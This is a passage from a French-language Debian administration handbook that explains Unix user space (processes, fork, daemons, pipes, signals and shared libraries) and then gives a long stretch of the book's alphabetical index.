Les systèmes de type Unix sont également multi-utilisateurs. Ils intègrent une notion de droits séparant les utilisateurs et les groupes d'utilisateurs entre eux ; ils autorisent ou non certaines actions en fonction de l'ensemble de droits dont on dispose. Le noyau gère donc, pour chaque processus, un ensemble de données qui vérifient les permissions de ce processus. En règle générale, il s'agit de « l'identité » sous laquelle tourne le processus, qui correspond le plus souvent au compte utilisateur qui a déclenché son exécution. Beaucoup d'actions ne pourront être menées à bien par le processus que s'il dispose des permissions requises. Par exemple, l'opération d'ouverture d'un fichier est subordonnée à une vérification de la compatibilité entre les permissions du fichier et l'identité du processus (cet exemple particulier est détaillé dans la section 9.3, « [Gestion des droits](#) » page 221).

B.5. L'espace utilisateur

On appelle espace utilisateur l'environnement d'exécution des processus normaux, par opposition aux processus qui font partie du noyau. Cela ne signifie pas pour autant que tous ces processus soient réellement lancés directement par l'utilisateur : un système normal exécute un certain nombre de « démons » (ou processus d'arrière-plan) avant même que l'utilisateur ouvre une session de travail. Les « démons » sont alors considérés comme des processus de l'espace utilisateur.

B.5.1. Processus

Lorsque le noyau a terminé son initialisation, il lance le tout premier processus, `init`, qui n'est généralement pas utile par lui-même. Les systèmes Unix fonctionnent donc avec de nombreux processus supplémentaires.

Tout d'abord, un processus peut se dupliquer (on parle de *fork*). Le noyau alloue alors une nouvelle zone de mémoire pour le deuxième processus, de contenu identique à celle du premier, et se retrouve simplement avec un processus supplémentaire à gérer. À ce moment précis, la seule différence entre les deux processus est leur *pid*. Par convention, le nouveau processus est appelé le fils, alors que celui dont le *pid* n'a pas changé est appelé le père.

Il arrive que le processus fils reste tel quel et « vive sa vie », indépendamment de son père, avec ses propres données correspondant au programme initial. Néanmoins, le cas le plus fréquent est que ce fils exécute un autre programme ; à de rares exceptions près, sa zone mémoire est alors simplement remplacée par le nouveau programme, dont l'exécution démarre. C'est précisément ce mécanisme que le système d'initialisation (le processus n°1) exploite pour démarrer des services additionnels et exécuter la séquence de démarrage, jusqu'à aboutir au lancement

d'une interface graphique pour l'utilisateur (la séquence des événements est décrite avec plus de détails dans la section 9.1, « Démarrage du système » page 204).

Lorsqu'un processus finit la tâche qui lui était dévolue, il se termine. Le noyau récupère alors la mémoire qui lui était affectée et cesse de lui distribuer des intervalles de temps d'exécution. Le processus père est informé de la destruction du fils : cela permet entre autres au père d'attendre la complétion d'une tâche sous-traitée. On retrouve ce mode de fonctionnement dans les interpréteurs de commandes (shells) : lorsque l'on tape une commande dans un shell, on ne retrouve l'invite que lorsqu'elle s'est terminée. La plupart des shells permettent cependant de ne pas attendre la fin de l'exécution d'une commande : il suffit pour cela de faire suivre le nom du programme à exécuter par &. On retrouve alors l'invite aussitôt, ce qui peut poser des problèmes si la commande a des données à afficher.

B.5.2. Démons

Un démon est un processus lancé automatiquement au démarrage et qui fonctionne en tâche de fond pour accomplir certaines tâches de maintenance ou fournir des services aux autres processus. Cette notion de « tâche de fond » est arbitraire et ne correspond à rien de particulier du point de vue du système : ce sont des processus comme les autres, qui sont exécutés chacun à leur tour pendant un bref intervalle de temps de la même manière que les applications visibles. La distinction est simplement humaine : un processus qui fonctionne sans interaction avec l'utilisateur (sans interface graphique, notamment) est dit fonctionner en tâche de fond ou en tant que démon.

VOCABULAIRE	
Démon, un terme péjoratif ?	Le terme démon est en réalité une transcription un peu hâtive de l'anglais <i>daemon</i> . Bien que l'origine grecque de ce mot ait également donné le mot <i>demon</i> , au sens de créature diabolique, le <i>daemon</i> est simplement à interpréter comme un aide, un auxiliaire (tout en gardant une dimension surnaturelle). Il n'y a pas en français de mot réellement adapté à ce concept, le sens du <i>daemon</i> anglais s'est donc retrouvé projeté sur le « démon » français et l'usage a consacré ce choix bien qu'il ne soit pas très heureux.

Plusieurs de ces démons sont détaillés dans le chapitre 9, « Services Unix » page 204.

B.5.3. Communications entre processus

Qu'il s'agisse de démons ou d'applications interactives, un processus isolé n'est souvent pas très utile. Il existe donc différentes méthodes permettant à des processus séparés de communiquer entre eux, soit pour s'échanger des données, soit pour se contrôler l'un l'autre. Le terme générique les désignant est *InterProcess Communications* (IPC) c'est-à-dire communications inter-processus.

Le système le plus simple est le fichier : le processus qui souhaite émettre des données les écrit dans un fichier dont le nom est convenu à l'avance ; le processus destinataire n'a alors qu'à lire ce fichier pour y récupérer les données.

Pour éviter que les données soient stockées sur un disque dur, on peut également utiliser un tuyau ou tube (*pipe* en anglais). Il s'agit simplement d'un système de communication où des octets écrits à un bout ressortent tels quels à l'autre bout. Si les deux extrémités sont contrôlées par deux processus différents, on obtient un canal de communication simple et pratique. Les tubes se décomposent en deux catégories. Un tube nommé dispose d'une entrée spéciale dans le système de fichiers (bien que les données qui y transitent n'y soient pas stockées) et les deux processus peuvent donc l'ouvrir indépendamment l'un de l'autre, si l'emplacement du tube nommé est connu. Dans les cas où l'on cherche à faire communiquer deux processus apparentés (par exemple un père et son fils), il est possible au père de créer un tube anonyme, dont héritera son fils après le *fork* ; les deux processus pourront alors s'échanger des données sans passer par le système de fichiers.

EN PRATIQUE

Un exemple concret

Étudions ce qui se passe lorsqu'on lance une commande complexe (un *pipeline*) dans un shell. Supposons que nous ayons un processus bash (le shell standard sous Debian), de *pid* 4 374, dans lequel nous tapons la commande `ls | sort`.

Le shell commence par interpréter la commande saisie. En l'occurrence, il s'agit de deux programmes (`ls` et `sort`), avec un flux de données de l'un vers l'autre (noté par le caractère `|`, dit *pipe*). bash crée donc un tube anonyme (qui n'existe pour l'instant que pour lui seul).

Puis il se duplique ; on obtient donc un nouveau processus bash, de *pid* 4 521 (les *pids* sont de simples numéros abstraits et n'ont généralement pas de signification particulière). Ce processus n°4 521 hérite du tuyau anonyme, il pourra donc écrire du côté « entrée » ; bash redirige d'ailleurs le flux de sortie standard vers cette entrée du tuyau. Il se remplace ensuite par le programme `ls`, qui va lister le contenu du répertoire courant ; comme il écrit sur sa sortie standard et que celle-ci a été au préalable redirigée, le résultat est effectivement envoyé dans le tuyau.

Une opération similaire est effectuée pour la deuxième commande : bash se duplique de nouveau, on obtient alors un nouveau processus bash de numéro 4 522. Comme ce dernier est également un fils du n°4 374, il hérite aussi du tuyau ; bash branche alors la sortie du tuyau sur son flux d'entrée standard, puis se remplace par le programme `sort`, dont la vocation est de trier les données reçues et d'afficher le résultat.

Toutes les pièces sont maintenant en place : `ls` parcourt le répertoire courant et envoie la liste des fichiers dans le tuyau ; `sort` lit cette liste, puis la trie par ordre alphabétique et affiche le résultat. Les processus n°4 521 et n°4 522 se terminent alors et le 4 374, qui s'était mis en attente, reprend la main et affiche l'invite pour permettre à l'utilisateur de saisir une nouvelle commande.

Mais toutes les communications inter-processus ne servent pas à faire transiter des flux de données. Il arrive également que des applications aient simplement besoin de se transmettre des messages comme « suspendre l'exécution » ou « reprendre ». Unix (et donc Linux) fournit pour cela un mécanisme de signaux, par lequel un processus peut simplement envoyer un signal spécifique (parmi une liste prédéfinie de signaux) à un autre, simplement en connaissant son *pid*.

Pour des communications plus complexes, il existe aussi des mécanismes par lesquels un processus peut par exemple ouvrir l'accès d'une partie de sa zone mémoire à d'autres ; cette mémoire

est alors partagée entre plusieurs processus, ce qui autorise à faire passer des données de l'un à l'autre.

Enfin, les connexions par le réseau peuvent également servir à faire communiquer différents processus, susceptibles de s'exécuter sur des ordinateurs différents (voire séparés de milliers de kilomètres).

Tous ces mécanismes sont utilisés, à des degrés divers, dans le fonctionnement normal d'un système Unix typique.

B.5.4. Bibliothèques

Les bibliothèques de fonctions jouent un rôle crucial dans le fonctionnement d'un système d'exploitation Unix. Ce ne sont pas à proprement parler des programmes, puisqu'elles ne s'exécutent pas indépendamment, mais des collections de fragments de programmes qui sont utilisés par des programmes classiques. Parmi les bibliothèques les plus courantes, citons par exemple :

- la bibliothèque C standard (*glibc*), qui contient des fonctions de base telles que celles permettant d'ouvrir des fichiers ou des connexions réseau, mais aussi de faciliter les interactions avec le noyau ;
- les boîtes à outils graphiques (*toolkits*), Gtk+ et Qt, qui permettent à de nombreux programmes de réutiliser les objets graphiques qu'elles proposent ;
- la bibliothèque *libpng*, qui charge, interprète et sauvegarde des images au format PNG.

L'existence de ces bibliothèques permet aux applications de réutiliser du code existant ; leur développement en est simplifié d'autant, surtout lorsque de nombreuses applications font appel aux mêmes fonctions. Comme les bibliothèques sont souvent développées par des personnes différentes, le développement global du système est ainsi plus proche de la philosophie historique d'Unix.

La méthode Unix : une chose à la fois

Un des concepts qui sous-tend le fonctionnement général des systèmes d'exploitation de la famille Unix est que chaque outil ne devrait faire qu'une chose, mais la faire bien, les applications pouvant alors réutiliser ces outils et construire une logique plus poussée par-dessus. Cela transparaît dans de nombreux domaines. Les scripts shell sont peut-être le meilleur exemple : ils assemblent en des séquences complexes des outils très simples (`grep`, `wc`, `sort`, `uniq`, etc.). Une autre mise en pratique de cette philosophie est visible dans les bibliothèques de code : la *libpng* permet de lire et d'écrire des images au format PNG, avec différentes options et de différentes manières, mais elle ne fait que cela ; pas question pour elle de proposer des fonctions d'affichage ou d'édition.

De plus, ces bibliothèques sont souvent dites « partagées », parce que le noyau est capable de ne les charger qu'une fois en mémoire même si plusieurs processus y font appel. Si le code qu'elles contiennent était au contraire intégré dans les applications, il serait présent en mémoire autant de fois qu'il y a de processus qui l'utilisent.

Index

- .config, 195
- .d, 124
- .htaccess, 301
- /etc/apt/apt.conf.d/, 124
- /etc/apt/preferences, 125
- /etc/apt/sources.list, 112
- /etc/apt/trusted.gpg.d/, 135
- /etc/bind/named.conf, 269
- /etc/default/ntpdate, 189
- /etc/exports, 307
- /etc/fstab, 191
- /etc/group, 178
- /etc/hosts, 173, 174
- /etc/init.d/rcS, 210
- /etc/init.d/rcs.d/, 210
- /etc/pam.d/common-account, 319
- /etc/pam.d/common-auth, 319
- /etc/pam.d/common-password, 319
- /etc/passwd, 175
- /etc/shadow, 176
- /etc/sudoers, 190
- /etc/timezone, 187
- /proc/, 173
- /sys/, 173
- /usr/share/doc/, 12
- /usr/share/zoneinfo/, 187
- /var/lib/dpkg/, 91
- ~, 180
- 1000BASE-T, 166
- 100BASE-T, 166
- 10BASE-T, 166
- 10GBASE-T, 166
- 32/64 bits, choix, 57

- A, enregistrement DNS, 267
- AAAA, enregistrement DNS, 267

- ACPI, 244
- acpid, 244
- activité, historique, 426
- activité, surveillance, 425
- addgroup, 178
- adduser, 178
- administration, interfaces, 224
- adresse IP, 166
 - privée, 249
- ADSL, modem, 170
- Advanced Configuration and Power Interface, 244
- Advanced Package Tool, 112
- AFP, 44
- Afterstep, 396
- Agent SIP, 410
- AH, protocole, 257
- aide (paquet Debian), 428
- ajout d'un utilisateur dans un groupe, 178
- Akkerman, Wichert, 13
- alias
 - domaine virtuel d'alias, 284
- alien, 107
- alioth, 20
- Allow from, directive Apache, 303
- AllowOverride, directive Apache, 301, 302
- alternative, 396
- am-utils, 193
- amanda, 236
- amd, 193
- amd64, 48
- amont, auteur, 6
- amorçable
 - CD-Rom, 489
- amorçage, chargeur de, 58, 75, 181

anacron, 234
analog, 157
analyseur de logs web, 303
Anjuta, 406
annuaire de logiciels libres, 154
annuaire LDAP, 314
antivirus, 294
apache, 297
Apache, directives, 301, 302
AppArmor, 431
AppleShare, 44
AppleTalk, 44
application de types, 449
approx, 119
apropos, 150
APT, 82, 112
 affichage des en-têtes, 130
 configuration, 124
 configuration initiale, 73
 interfaces, 131
 pinning, 125
 préférences, 125
 recherche de paquet, 130
apt, 120
apt dist-upgrade, 124
apt full-upgrade, 124
apt install, 121
apt purge, 121
apt remove, 121
apt search, 130
apt show, 130
apt update, 120
apt upgrade, 123
apt-cache, 130
apt-cache dumpavail, 131
apt-cache pkgnames, 131
apt-cache policy, 131
apt-cache search, 130
apt-cache show, 130
apt-cacher, 119
apt-cacher-ng, 119
apt-cdrom, 113
apt-ftparchive, 474
apt-get, 120
apt-get dist-upgrade, 124
apt-get install, 121
apt-get purge, 121
apt-get remove, 121
apt-get update, 120
apt-get upgrade, 123
apt-key, 135
apt-mark auto, 129
apt-mark manual, 129
apt-xapian-index, 130
apt.conf.d/, 124
aptitude, 77, 120, 131
aptitude dist-upgrade, 124
aptitude full-upgrade, 124
aptitude install, 121
aptitude markauto, 129
aptitude purge, 121
aptitude remove, 121
aptitude safe-upgrade, 123
aptitude search, 130
aptitude show, 130
aptitude unmarkauto, 129
aptitude update, 120
aptitude why, 129
Aptosid, 489
ar, 82
arborescence des fichiers, 496
architecture, 3, 48
 support multi-architecture, 105
archive de paquets, 472
artistique, licence, 7
ASCII, 163
association, 2, 4
assurance qualité, 21
at, 233
ATA, 498
atd, 231
ATI, 395
atq, 234
atrm, 234
attribution des noms, 173
auteur amont, 6

authentification
 de paquets, 135
authentification web, 302
autobuilder, 26
autos, 193
automatisation de la mise à jour, 141
automiteur, 193
automount, 193
Autopsy Forensic Browser, 460
Avahi, 44
awk, 396
AWStats, 303
awtats, 157
axi-cache, 130, 145
azerty, 163

BABEL, routage de réseau maillé sans fil, 264
babeld, 264
backdoor, 459
backports.debian.org, 116
BackupPC, 236
bacula, 236
bande, sauvegarde, 240
base de données
 des développeurs, 10
 des groupes, 175
 des utilisateurs, 175
bash, 179
Basic Input/Output System, 54
BGP, 264
bgpd, 264
bibliothèque (de fonctions), 507
biclé, 251, 256, 320, 478
binaire, code, 3
bind9, 268
BIOS, 54, 499
Blackbox, 396
bloc (disque), 236
bloc, mode, 179
bloquer un compte, 177
Bo, 10
Bochs, 358
bogue
 rapport de, 158

signaler un, 17
sévérité/gravité, 16
Bonjour, 44
boîte aux lettres, domaine virtuel, 285
branchement à chaud, 240
Breaks, champ d'en-tête, 87
broadcast, 166
Bruce Perens, 10
BSD, 39
BSD, licence, 7
BTS, 15
Bug Tracking System, 15
bugs.debian.org, 15
build daemon, 27
Build-Depends, champ d'en-tête, 96
Build-Depends, champ d'en-tête du paquet source, 465
build-simple-cdd, 382
buildd, 27
Bullseye, 10
bureau graphique, 397
 déporté, 219
bureautique, suite, 407
Buster, 10
Buzz, 10
bzip2, 112
bzr, 22

c++, 396
cache, proxy, 74, 119
Calligra Suite, 408
caractère, mode, 179
carte graphique, 395
cc, 396
CD-Rom
 amorçable, 489
 d'installation, 55
 netinst, 55
certificat X.509, 251
Certificats, 279
chage, 176
changelog.Debian.gz, 153
chargeur
 d'amorçage, 181

de démarrage, 58, 75
charte Debian, 12
Chat
 serveur, 323
chaîne, 419
checksecurity, 429
chfn, 176
chgrp, 222
chiffrement de partitions, 71
chmod, 222
choix, 396
 de la langue, 59
 du pays, 60
chown, 222
chsh, 176
CIFS, 309
cifs-utils, 311
clamav, 294
clamav-milter, 294
clavier, disposition, 163
clavier, disposition du, 60
client
 architecture client/serveur, 214
 NFS, 308
clé
 d'authentification pour APT, 136
clé de confiance, 136
clé USB, 55
CNAME, enregistrement DNS, 267
codename, 10
CodeWeavers, 408
Collins, Ben, 13
comité technique, 13
commandes planifiées, 231
commandes, interpréteur de, 179
Common Unix Printing System, 181
common-account, 319
common-auth, 319
common-password, 319
communications inter-processus, 505
comparaison de versions, 104
compilateur, 3
compilation, 3
d'un noyau, 194
compléTION automatique, 180
composant (d'un dépôt), 113
Compose, key, 164
compte
 administrateur, 62, 190
 bloquer, 177
 création, 178
conffiles, 93
confidentialité
 fichiers, 71
confidentialité persistante (Perfect Forward Secrecy), 299
config, script debconf, 93
configuration
 d'un logiciel, 155
 de l'impression, 181
 du noyau, 195
 du réseau, 167
 DHCP, 62
 statique, 62
 fichiers, 93
 initiale d'APT, 73
Conflicts, champ d'en-tête, 87
conflits, 87
connecteur RJ45, 166
connexion
 par modem ADSL, 170
 par modem RTC, 170
 à distance, 214
console-data, 163
console-tools, 163
constitution, 13
contexte de sécurité, 440
contrat social, 5
contrib, section, 113
control, 84
control.tar.gz, 91
contrôle du trafic, 262
contrôleur de domaine, 309
copie de sauvegarde, 237
copyleft, 9
copyright, 154

correctif, 16
courrier électronique
 filtrage, 282
 filtrage sur l'expéditeur, 288
 filtrage sur le contenu, 290
 filtrage sur le destinataire, 289
 logiciel, 400
CPAN, 89
cron, 231
crontab, 232
CrossOver, 408
crypt, 175
création
 de compte, 178
 de groupe, 178
CUPS, 181
cups, 181
 administration, 181
cvs, 22
cycle de vie, 25
câble croisé, 172

DAM, 15
dansguardian, 314
DATA, 290
DCF-77, 189
dch, 476
dconf, 398
DDPO, 20
deb.debian.org, 117
debc, 476
debconf, 93, 226, 378
debfoster, 129
debhelper, 476
debi, 476
Debian Account Managers, 15
Debian Developer's Packages Overview, 20
Debian France, 4
Debian Free Software Guidelines, 7
Debian Maintainer, 477
Debian Project Leader, 13
Debian Project News, 23
debian-admin, 20
debian-archive-keyring, 135

debian-cd, 4, 380
debian-installer, 4, 54
debian-kernel-handbook, 194
debian-user@lists.debian.org, 157
debian.net, 118
debian.tar.gz, fichier, 95
deborphan, 129
debsums, 428
debtags, 145
debuild, 476
delgroup, 178
Deny from, directive Apache, 303
Depends, champ d'en-tête, 85
Destination NAT, 249
devscripts, 476
Devuan, 490
DFSG, 7
dh-make, 476
DHCP, 167, 271
diff, 16, 240
diff.gz, fichier, 95
diffusion, listes de, 21
directives Apache, 301, 302
DirectoryIndex, directive Apache, 301
dirvish, 237
discussion enflammée, 14
disposition du clavier, 60, 163
disque dur, noms, 182
distance, connexion, 214
distribution
 distribution Linux, XIX
distribution dérivée, 18
distribution Linux
 commerciale, XIX, 39
 communautaire, 39
 rôle, 24
Distrowatch, 491
dkms, 197
dm-crypt, 71
DNAT, 249
DNS, 174, 267
 enregistrement, 268
enregistrement NAPTR, 323

enregistrement SRV, 323
mise à jour automatique, 272
zone, 267

DNSSEC, 268
documentation, 150, 153
emplacement, 12

Dogguy, Mehdi, 13

Domain Name Service, 174
domaine
nom de, 173
virtuel, 283

domaine virtuel
domaine virtuel d'alias, 284
domaine virtuel de boîtes à lettres, 285

domaine Windows, 309

DoudouLinux, 491

dpkg, 82, 98
dpkg --verify, 427
fonctionnement interne, 92

dpkg-reconfigure, 226

dpkg-source, 97

DPL, 13

dput, 477

droits, 221
d'auteurs, 9
masque, 224
représentation octale, 222

DruCall, 330

DSA (Debian System Administrators), 20

DSC, fichier, 95

dselect, 78

dsl-provider, 171

dual boot, 58, 75

dump, 240

dupload, 477

dur, lien, 237

DVD-Rom
d'installation, 55
netinst, 55

Dynamic Host Configuration Protocol, 271

décompression, d'un paquet source, 97

démarrage
chargeur de, 58

du système, 204

démon, 156, 505

dénis de service, 429

dépaquetage
d'un paquet binaire, 99
d'un paquet source, 97

dépendance, 85

dépendance cassée, 100

déploiement, 376

déporté, bureau graphique, 219

détection d'intrusion, 429

développeurs
base de données, 10
Debian, 10

easy-rsa, 251

edquota, 235

eGroupware, 406

EHLO, 288

Ekiga, 410, 412

email
serveur, 280

Empathy, 410

emplacement de la documentation, 12

empreinte, 426

en*, 168

encodage, 163

enregistrement
DNS, 268

environment, 162

environnement
hétérogène, 44
variable d'environnement, 180

Epiphany, 403

ESP, protocole, 257

espace noyau, 504

espace utilisateur, 504

Etch, 10

eth0, 168

Ethernet, 166, 167

Evolution, 400

evolution-ews, 401

Excel, Microsoft, 408

ExecCGI, directive Apache, 301

exemples, emplacement, 156
Exim, 280
Experimental, 25, 117, 126
Explanation, 127
exploration d'une machine Debian, 47
exports, 307
extraction, d'un paquet source, 97
exécution
 niveau, 211
exécution, droit, 221

Facebook, 24

FAI, Fournisseur d'accès à Internet, 281

fichier
 confidentialité, 71
 de logs, 156, 226
 de logs, rotation, 190
 spécial, 179

fichiers
 de configuration, 93
 serveur de, 306
 système de, 67

fichiers, système de, 502

filtrage de courrier électronique, 282

filtre de paquets, 418

Firefox, Mozilla, 403, 405

Firewire, 498

firmware, 169

flamewar, 14

Fluxbox, 396

FollowSymlinks, directive Apache, 301

fonctionnement interne, 10

forensics, 490

fork, 216, 504

francisation, 162

FreeBSD, 39

FreeDesktop.org, 397

Freenet6, 266

freeze, 29

fstab, 191

FTP (File Transfer Protocol), 305

ftpmaster, 19

Fully Automatic Installer (FAI), 377

fuseau horaire, 187

FusionForge, 20, 407
fwbuilder, 423

Garbee, Bdale, 13
gdm, 395
gdm3, 220
Gecko, 403
GECOS, 175
gel, 29
General Public License, 7
gestion de l'énergie, 244
gestion de la configuration, 21
gestionnaire
 d'écran, 220, 395
 de fenêtres, 396

getent, 178

getty, 214

gid, 175

Git, 21

git, 22

Glade, 406

GNOME, 397

gnome, 398

GNOME Office, 408

gnome-control-center, 226

gnome-packagekit, 140

gnome-system-monitor, 426

GnomeMeeting, 412

GNU, 2
 General Public License, 7
 Info, 152
 is Not Unix, 2

GNU/Linux, 37

gnugk, 412

Gnumeric, 408

Gogo6, 266

Google+, 24

gpasswd, 178

GPL, 7

GPS, 189

GPT
 format de table de partition, 183

graphique, bureau déporté, 219

gravité d'un bogue, 16

GRE, protocole, 257
greylisting, 291
Grml, 490
group, 178
groupe, 176
 ajout d'un utilisateur, 178
 base de données, 175
 changer de, 177
 création, 178
 de volumes, 71
 propriétaire, 221
 suppression, 178
groupmod, 178
groupware, 406
GRUB, 75, 185
grub-install, 185
GRUB 2, 185
gsettings, 398
GTK+, 397
gui-apt-key, 136
gzip, 112

H323, 412
Hamm, 10
HELO, 288
heure d'été, 187
hg, 22
Hocevar, Sam, 13
horloge
 synchronisation, 188
host, 268
hostname, 173
hosts, 173, 174
hotplug, 240
HOWTO, 154
htpasswd, 302
HTTP
 serveur, 297
 sécurisé, 299
httpredir.debian.org, 118
HTTPS, 299
hôte virtuel, 299

i18n, 16

i386, 48
Ian Murdock, 2
ICE, 324
Icedove, 405
Iceweasel, 405
Icewm, 396
Icinga, 383
ICMP, 420
id, 177
IDE, 498
Identica, 24
IDS, 429
IEEE 1394, 240, 498
IKE, 256
impression
 configuration, 181
 réseau, 312
in-addr.arpa, 268
Includes, directive Apache, 301
incompatibilités, 87
Indexes, directive Apache, 301
inetd, 229
info, 152
info2www, 153
infrastructure de clés publiques, 251
init, 171, 206, 504
Injection SQL, 452
inode, 236
installateur, 54
installation
 automatisée, 376
 d'un noyau, 199
 de paquets, 98, 121
 du système, 54
 netboot, 56
 PXE, 56
 TFTP, 56
interface
 d'administration, 224
 graphique, 394
 réseau, 167
internationalisation, 16
Internet Control Message Protocol, 420

Internet Printing Protocol, 181
Internet Relay Chat, 411
Internet Software Consortium, 268
interpréteur de commandes, 151, 179
Intrusion Detection System, 429
intrusion, détection de, 429
inverse, zone, 268
invoke-rc.d, 214
IP, adresse, 166
ip6.arp, 268
ip6tables, 266, 418, 421
IPC, 505
IPP, 181
iproute, 263
IPsec, 256
échange de clefs IPsec, 256
iptables, 418, 421
iputils-ping, 265
iputils-tracepath, 265
IPv6, 265
pare-feu, 266
IRC, 411
IS-IS, 264
ISC, 268
isenkram, 169
isisd, 264
ISO-8859-1, 163
ISO-8859-15, 163

Jabber, 327
Jackson, Ian, 13
Jessie, 10
jeu de caractère, 163
Jitsi, 410
JSCommunicator, 329
jxplorer, 317

Kali, 490
KDE, 397
KDevelop, 406
kdm, 220, 395
kernel-package, 195
keyboard-configuration, 163
kFreeBSD, 39

KMail, 401
kmmod, 211
Knoppix, 489
Kolab, 406
Konqueror, 403
krdc, 219
krfb, 219
Kubuntu, 488
KVM, 358, 371
kwin, 396

l10n, 16
Lamb, Chris, 13
LANG, 162
langue, 162
Latin 1, 163
Latin 9, 163
LDAP, 314
sécurisé, 320
ldapvi, 321
LDIF, 315
LDP, 154
leader
rôle, 13
élection, 13
lecture, droit, 221
Lenny, 10
libapache-mod-security, 453
libapache2-mpm-itk, 298
libnss-ldap, 317
libpam-ldap, 319
Libre Office, 408
libvirt, 371
licence
artistique, 7
BSD, 7
GPL, 7
lien
dur, 237
symbolique, 187
lightdm, 220
lighttpd, 297
LILO, 184
limitation de trafic, 263

Linphone, 410
lintian, 476
Linux, 37
 distribution, XIX
 noyau, XIX
Linux Documentation Project, 154
Linux Loader, 184
Linux Mint, 488
Linux Security Modules, 431
linux32, 57
lire, 157
list of mirrors, 118
listes
 de diffusion, 157
listes de diffusion, 21
listmaster, 21
live-build, 489
LiveCD, 489
ln, 187
locale, 162
locale-gen, 162
locales, 162
localisation, 16
locate, 193
log
 déporté, 229
logcheck, 157, 424
Logical Volume Manager, 346
 à l'installation, 71
logiciel
 configuration, 155
 libre, 7
login, 175
logrotate, 190
logs
 fichier de, 156
 fichiers, rotation, 190
 répartition, 226
 surveillance, 424
 web, analyseur, 303
Long Term Support (LTS), 33
lpd, 181
lpq, 181
lpr, 181
lsdev, 500
lspci, 500
lspcmia, 500
lsusb, 500
LUKS, 71
Lumicall, 410
LVM, 346
 à l'installation, 71
LXC, 358, 365
LXDE, 400
lzma, 112
MAIL FROM, 288
main, 488
main, section, 113
maintenance
 paquet, 11
mainteneur
 nouveau, 15
make deb-pkg, 197
Makefile, 471
man, 150
man2html, 152
mandataire HTTP/FTP, 313
Mandatory Access Control, 431
manuel, pages de, 150
masque
 de droits, 224
 de sous-réseau, 166
masquerading, 249
Master Boot Record, 181
MBR, 181
McIntyre, Steve, 13
MCS (Multi-Category Security), 440
MD5, 426
md5sums, 93
mdadm, 338
mentors.debian.net, 118
menu, 397
mercurial, 22
Messagerie Instantanée
 serveur, 323
Meta, key, 164

metacity, 396
Michlmayr, Martin, 13
microblog, 24
Microsoft
 Excel, 408
 Point-to-Point Encryption, 258
 Word, 408
migration, 36, 45
migrationtools, 316
mini-dinstall, 473
mini.iso, 55
mirror list, 118
mise à jour
 automatique du système, 141
 du système, 123
mises à jour
 de la distribution stable, 115
 rétrôportages, 116
mises à jour de sécurité, 115
mkfs, 502
mknod, 179
mlocate, 193
mod-security, 453
mode
 bloc, 179
 caractère, 179
modem
 ADSL, 170
 RTC, 170
modification, droit, 221
modprobe, 211
module-assistant, 198
modules
 du noyau, 211
 externes au noyau, 197
montage, point de, 190
mot de passe, 176
mount, 191
mount.cifs, 311
Mozilla, 404, 405
 Firefox, 403, 405
 Thunderbird, 403
MPPE, 258
mrktg, 426
multi-architecture, 105
multiverse, 488
MultiViews, directive Apache, 301
Munin, 383
Murdock, Ian, 2, 13
mutter, 396
MX
 enregistrement DNS, 267
 serveur, 281
mémoire virtuelle, 70
meritocratie, 14
méta-informations d'un paquet, 84
métadistribution, 2
métapaquet, 86, 88
Nagios, 386
Name Service Switch, 177
named.conf, 269
nameserver, 174
NAT, 249
Nat Traversal, 257
NAT-T, 257
navigateur Web, 403
netfilter, 418
Netiquette, 157
Netscape, 404, 405
netstat, 272
Network
 Address Translation, 249
 File System, 306
 IDS, 429
 Time Protocol, 189
network-manager, 167, 172
network-manager-openvpn-gnome, 255
newgrp, 177
NEWS.Debian.gz, 12, 153
NFS, 306
 client, 308
 options, 307
 sécurité, 306
nginx, 297
nibble, format, 268
NIDS, 429

nmap, 45, 274
nmbd, 309
nom
 attribution et résolution, 173
 de code, 10
 de domaine, 173
 des disques durs, 182
 résolution, 173
nommé, tube, 228
non-free, 6
non-free, section, 113
noyau
 compilation, 194
 configuration, 195
 installation, 199
 modules externes, 197
 patch, 199
 sources, 195
NS, enregistrement DNS, 268
NSS, 173, 177
NTP, 189
 serveur, 189
ntp, 189
ntpdate, 189
Nussbaum, Lucas, 13
nVidia, 395

octale, représentation des droits, 222
Oldoldstable, 25
Oldstable, 25
open source, 10
Openbox, 396
OpenLDAP, 314
OpenOffice.org, 408
OpenSSH, 215
OpenSSL
 création de clés, 320
OpenVPN, 250
Options, directive Apache, 301
Order, directive Apache, 303
organisation interne, 10
orig.tar.gz, fichier, 95
OSPF, 264
ospf6d, 264

ospf6d, 264

package tracking system, 20
Packages.xz, 112
packagesearch, 145
PAE, 57
pages de manuel, 150
PAM, 163
pam_env.so, 163
PAP, 170
paquet
 base de données, 91
 binaire, XXII, 82
 conflit, 87
 Debian, XXII
 archive de, 472
 dépaquetage, 99
 dépendance, 85
 incompatibilité, 87
 inspection du contenu, 101
 installation, 98, 121
 IP, 248, 418
 liste des fichiers, 101
 maintenance, 11
 méta-informations, 84
 popularité, 400, 405
 priorité, 125
 purge, 100
 recherche, 130
 remplacement, 90
 scellement, 135
 signature, 135
 source, XXII, 95
 source de, 112
 statut, 101
 suppression, 100, 121
 système de suivi de paquets, 20
 types, 469
 virtuel, 88, 89
 vérification d'authenticité, 135
Parallel ATA, 498
pare-feu, 418
pare-feu IPv6, 266
parrainage, 479

partage Windows, 309
partage Windows, montage, 311
partition
 chiffrée, 71
 d'échange, 70
 primaire, 182
 secondaire, 182
 étendue, 182
partitionnement, 64
 assisté, 66
 manuel, 69
passerelle, 166, 248
passwd, 175, 176
patch, 16
patch noyau, 199
pbuilder, 466
PCMCIA, 240
Perens, Bruce, 10, 13
Perl, 89
permissions, 221
Philosophy & Procedures, 479
PHPGroupware, 406
Physical Address Extension, 57
PICS, 314
pid, 503
Pin, 127
Pin-Priority, 127
pinfo, 152
ping, 420
piuparts, 476
Pixar, 10
PKI (Public Key Infrastructure), 251
plan directeur, 36
Planet Debian, 24
planification de commandes, 231
poff, 170
point de montage, 69, 190
point à point, 170
Point-to-Point Tunneling Protocol, 257
policy, 12
pon, 170
popularity-contest, 400, 405
popularité des paquets, 400, 405

port
 TCP, 248
 UDP, 248
port forwarding, 218, 249
portmapper, 307
Postfix, 280
postinst, 91
postrm, 91
Potato, 10
PPP, 170, 256
pppconfig, 170
PPPOE, 170
pppoeconf, 170
PPTP, 171, 257
pptp-linux, 257
Pre-Depends, champ d'en-tête, 86
preferences, 125
preinst, 91
prelude, 430
prerm, 91
preseed, 378
principes du logiciel libre, 7
printcap, 181
priorité
 d'un paquet, 125
prise en main d'un serveur Debian, 47
privée, adresse IP, 249
proc, 173
processeur, 3
processus, 205
procmail, 282
procédure type, 155
Progeny, 2
proposed-updates, 115
propriétaire
 groupe, 221
 utilisateur, 221
